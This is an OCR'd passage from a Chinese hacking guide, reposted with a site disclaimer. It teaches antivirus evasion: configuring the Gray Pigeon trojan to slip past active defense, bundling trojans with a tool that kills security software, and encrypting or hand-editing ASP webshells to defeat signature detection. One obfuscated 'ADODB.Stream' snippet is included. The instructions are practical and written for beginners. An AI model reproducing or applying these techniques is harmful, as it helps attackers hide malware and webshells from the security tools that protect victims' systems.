


图 7-34 导出木马信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.免杀 DLL 文件

导出 DLL 文件后，接下来我们将使用一款名为“超级马甲”的免杀工具，该工具可以轻易突破卡巴斯基、瑞星和 360 安全卫士等的主动防御，另外该工具还可以自定义新的启动服务。

单击“超级马甲”的“打开”按钮导出刚才生成的 DLL 文件，然后单击“生成新马甲”按钮就能创建一个新的 EXE 文件了。为什么会生成一个 EXE 文件，而不是一个全新的 DLL 文件呢？前面已经提到服务端起作用的就是 DLL 文件，但是 DLL 文件在 Windows 系统里面又不能单独运行，所以需要使用 EXE 文件来加载运行这个 DLL 文件。



图 7-35 信息重新定义

7.3.5 简单设置突破主动防御

有些强悍的木马程序设置选项丰富，通过他们自己的设置就可以突破杀毒软件的主动防御。这里以灰鸽子木马为例，演示黑客常用的手法。

第一步：在配置服务端程序时，切换到“安装选项”窗口中，如图 7-36 所示，在“安装路径”路径栏中填写：“$(ProgramFiles)\muma\muma.exe”。

注意

这里的文件名往往被黑客自定义设置，而且存放目录也不是在系统目录中，这是因为系统目录是主动防御重点监测的地方。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-36 存放目录设置

第二步：切换到“启动项设置”标签中，并将启动设置的这两个选项取消，这是因为添加启动项也会引起主动防御的警觉。

第三步：切换到“高级选项”标签中，选择“使用 IEXPLORE.EXE 进程启动服务端程序”，这样，黑客就可以利用 IE 浏览器来启动服务端程序了。

注 意

灰鸽子中的“使用 IEXPLORE.EXE 进程启动服务端程序”和常说的线程插入不是一回事。它不会像其他的木马的线程插入引起主动防御的注意，此外，“隐藏服务端进程”一样是主动防御的防杀重点。




图 7-37 去除隐藏选项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

由于没有设置服务端的启动项，因此当服务端安装到远程系统以后，首先需要通过客户端的“服务管理”功能新建一个系统服务，该服务用于服务端的启动。

注 意

有的木马虽然有“服务管理”功能，但是没有相应的服务新建功能。这时可以利用注册表管理功能来创建，或者在本地编写一个添加服务的注册表文件，并上传到远程系统中，如此悄悄地执行这个文件也是黑客惯用的手法。

7.3.6 捆绑程序巧过主动防御

使用过 IceSword 的用户都知道，IceSword 中有一个 SSDT（系统服务描述符表）的功能。现在的杀毒软件都是通过钩子函数，来更改系统的 SSDT，从而实现相关的主动防御功能。而内核级的木马就是通过恢复被修改的 SSDT，让杀毒软件的功能失去作用，这样就成功的突破安全软件的主动防御的防护。

网上有很多专门突破主动防御的程序，因此只需要将其和木马程序捆绑就可以了。运行“万能文件捆绑器”后。单击“添加文件”按钮添加需要捆绑的文件，这里即突破主动防御的程序和木马程序。该程序利用驱动结束掉大部分的安全软件，同时禁止一些 ARK（反 rootkits 安全工具）的运行。然后在下面的图标窗口中选择需要的文件图标，最后单击“捆绑文件”按钮就可以了。



图 7-38 木马程序捆绑

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.4 脚本木马免杀方法

除了网页木马以外，我们还介绍过脚本木马。由于脚本木马主要是通过 ASP 或 PHP 脚本来编写的，所以现在再来看看这些脚本木马又是如何免杀的。

7.4.1 脚本木马工具免杀法

我们知道，黑客在制作免杀木马时通常会针对木马程序进行加壳操作。其实脚本也有自己的壳，但是鉴于脚本的开放性，它的壳免杀效果并不好，但是这终究是一种免杀方法。而对于 ASP 脚本的加密，目前比较流行的就是微软的 Screnc 加密。当然还有别的加密方法，但也是万变不离其宗。先介绍几款 ASP 脚本的加密工具，了解一下这些工具是如何免杀的。

1.ASP 木马加密免杀工具 GUI 版

这款工具就是微软 screnc 加密的 GUI 版，因为原版的 screnc 加密工具是命令行下使用的，不方便刚入门的读者学习，所以这里向读者介绍一款基于 Windows 环境的程序。并用该程序为海阳顶端木马进行加密演示。

打开“ASP 木马加密免杀工具”后单击“选择源木马”按钮，在弹出的对话框中选择要加密的脚本木马，再单击“加密”按钮即可加密成功。很方便吧，点点鼠标就可以将 ASP 木马加密了。



图 7-39 GUI 版软件界面

下面再来看看加密后的木马变成什么样子了，如图 7-40 所示。这回神仙也看不懂了吧？既然神仙都看不懂，杀毒软件当然也看不懂了。黑客往往在加密完成后还会测试一下脚本木马的功能是否完全正常，因为加密后的脚本木马可能会导致变量、参数等不能完全还原。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-40 加密的结果

2.ASP 木马加解密

“ASP 木马加密解密”是一款支持批量加密解密的软件，它的算法与微软 Screnc 加密的算法不同，但是使用起来依然比较方便。只要选择 ASP 木马的所在文件夹，那么在这个文件夹下的所有木马都将被进行加密。先将需要加密的 ASP 木马放入一个单独的文件夹里，然后打开程序，选择相应的文件夹，并选择“编码”选项，最后单击“执行批量转换”即可完成加密。




图 7-41 批量加密操作

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.Webshell 免杀工具

“Webshell 免杀工具”是一款采用特殊“算法”的加密工具，可以加密 asp、jsp、php、cgi、aspx 等不同脚本木马，而且加密完成后文件大小基本不变。打开工具后单击“文件打开／保存”按钮，选定的海阳木马后会弹出个提示对话框，让用户选择加密后木马的保存路径。选择完毕后程序自动开始加密，由于加密速度较慢，配置低的电脑中间可能会出现假死状态，需要稍等 1 分钟左右加密就会完成。




图 7-42 多种加密方法

7.4.2 脚本木马手工免杀法

1.特征码定位

这里使用“文本特征码定位器”，选择的免杀对象是“ASP 站长助手”。一般杀毒软件是将脚本文件中用到的变量名、注释、中文字符、对象等作为特征码。

打开“文本特征码定位器”，选择要定位的脚本木马文件。设置替换的字节，因为“ASP 站长助手”较小，所以这里设置的是 4 个字节。单击“定位”按钮以后，会在“文本特征码定位器”所在的目录下建个名为“out”的目录。




图 7-43 特征码分析

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

生成的文件与 MYCCL 的一样是没后缀的，我们可以想办法为 out 目录里的文件都加上.asp 的文件后缀，然后利用杀毒软件对这个目录中的文件进行查杀，查杀完成以后在“文本特征码定位器”单击“确定”，即会生成一个 report.html，其中红色的部分就是脚本木马的特征码了，如图 7-44 所示。




图 7-44 标注特征码

2.大小写互换

网上有些 ASP 加密的工具，就是简单地转换大小写，但是对少数杀毒软件还是有用的，比如“ASP 站长助手”中的“On Error Resume Next,On”在这被定义为特征码，将代码贴入 Notepad2 中并单击“编辑”菜单，选择“替换”中的“反转大小写”，如图 7-45 所示。该功能可以实现全部大小写互换，或者全部换为大写和小写。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-45 大小写互换

3.删或换注释

程序代码中的注释在程序中不起作用，但能让别人更容易读懂程序。所以删了也没有任何关系，一般 ASP 木马使用 VBScript 或 JScript 进行编写的。



小提示

一旦看到<script language="VBScript">就是用 VBScript 写的，反之<script language="JScript">就是用 JScript 写的。

VBScript 的注释是 Rem 或单引号“'”，这两个后面接的语句完全可以删除，不会影响程序正常运行。而 JScript 单行语句是“//”开始，多行 JScript 注释以正斜杠和星号(/*)开头，以相反的顺序(*/)结束。不过本例中定位的特征码没有包含注释，所以这里就不演示了。

但替换字符串是有例子的，如图 7-46 所示，发现在第 142 句为“response.write”上传成功!上传后的路径为 "&savepath&"
"”，有很大一部分时红字也就是特征码了。将“上传成功!上传后的路径为”换成其他字符，测试后可以发现已经检测不出来了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-46 特征码修改

4.变量的处理

变量的处理方法大致有三种: 插空变量、改变量名和“删变量”。插空变量一般都是插在ASP 对象、组件, VBS 对象语句中, 不懂的 VBS 的初学者可能不知道代码中哪些是对象或组件。这里教大家简单的方法, 用 Notepad2 打开脚本木马, 字符串和对象 Notepad2 会显示成橘红色。定位的特征码第 37 和 38 行用了 ADODB.Stream 组件, 那用个空变量 pcpw, 用的空变量要脚本中原来没有的, 可以使用查找功能查看, 如图 7-47 所示。

```
37  Set tStream = Server.CreateObject ("Ado"&pcpw&"db.Stre"&pcpw&"am")
38  Set oUpFileStream = Server.CreateObject ("Ad"&pcpw&"odb.
    Stre"&pcpw&"am")
```

就是在 "Adodb.Stream" 中乱插入 "&pcpw&", 这样既可以躲过查杀又不破坏功能。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-47 变量的修改

接下来是改变量名，不同的人写的代码，一样功能的一段代码，语句基本都是相同。但因为习惯不同用的变量名可能不同，杀毒软件也会用代码的“特色变量名”作为特征码的一部分。VBScript 定义变量是 Dim 变量名 1，变量名 2……变量名 N，也有的是分行就是这种形式：

Dim 变量名 1

Dim 变量名 2

……

Dim 变量名 N

在 JScript 是 var 语句，形式与 VBScript 差不多。一般代码编写者会将变量定义放在代码的前部分，看看这些变量名有无被定位为特征码，有的话用其他代码中没出现的变量名替换掉。杀毒软件免杀的话再用查找替换的方法替换，就是不要一次性全都替换，因为可能替换掉的变量名是脚本中非变量的其他部分，这样就可能会破坏代码不过这种可能性很小。通过 report.html 文件，发现在定义变量语句部分，oFileInfo 和 iFindEnd 被定于为特征码，用 Notepad2 的替换功能，分别将它们替换成 pcw 和 hack，如图 7-48 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-48 变量的查找

“删除变量”这里是加了双引号，因为不可能是真正的删除，而且也不可能真的删除。这种方法只对 VBScript 写的代码有效，因为 VBScript 的变量可以不定义就拿来用。看看定位出来的特征码有无定义变量的语句，很幸运在第 18 和 20 行都是定义变量的语句：

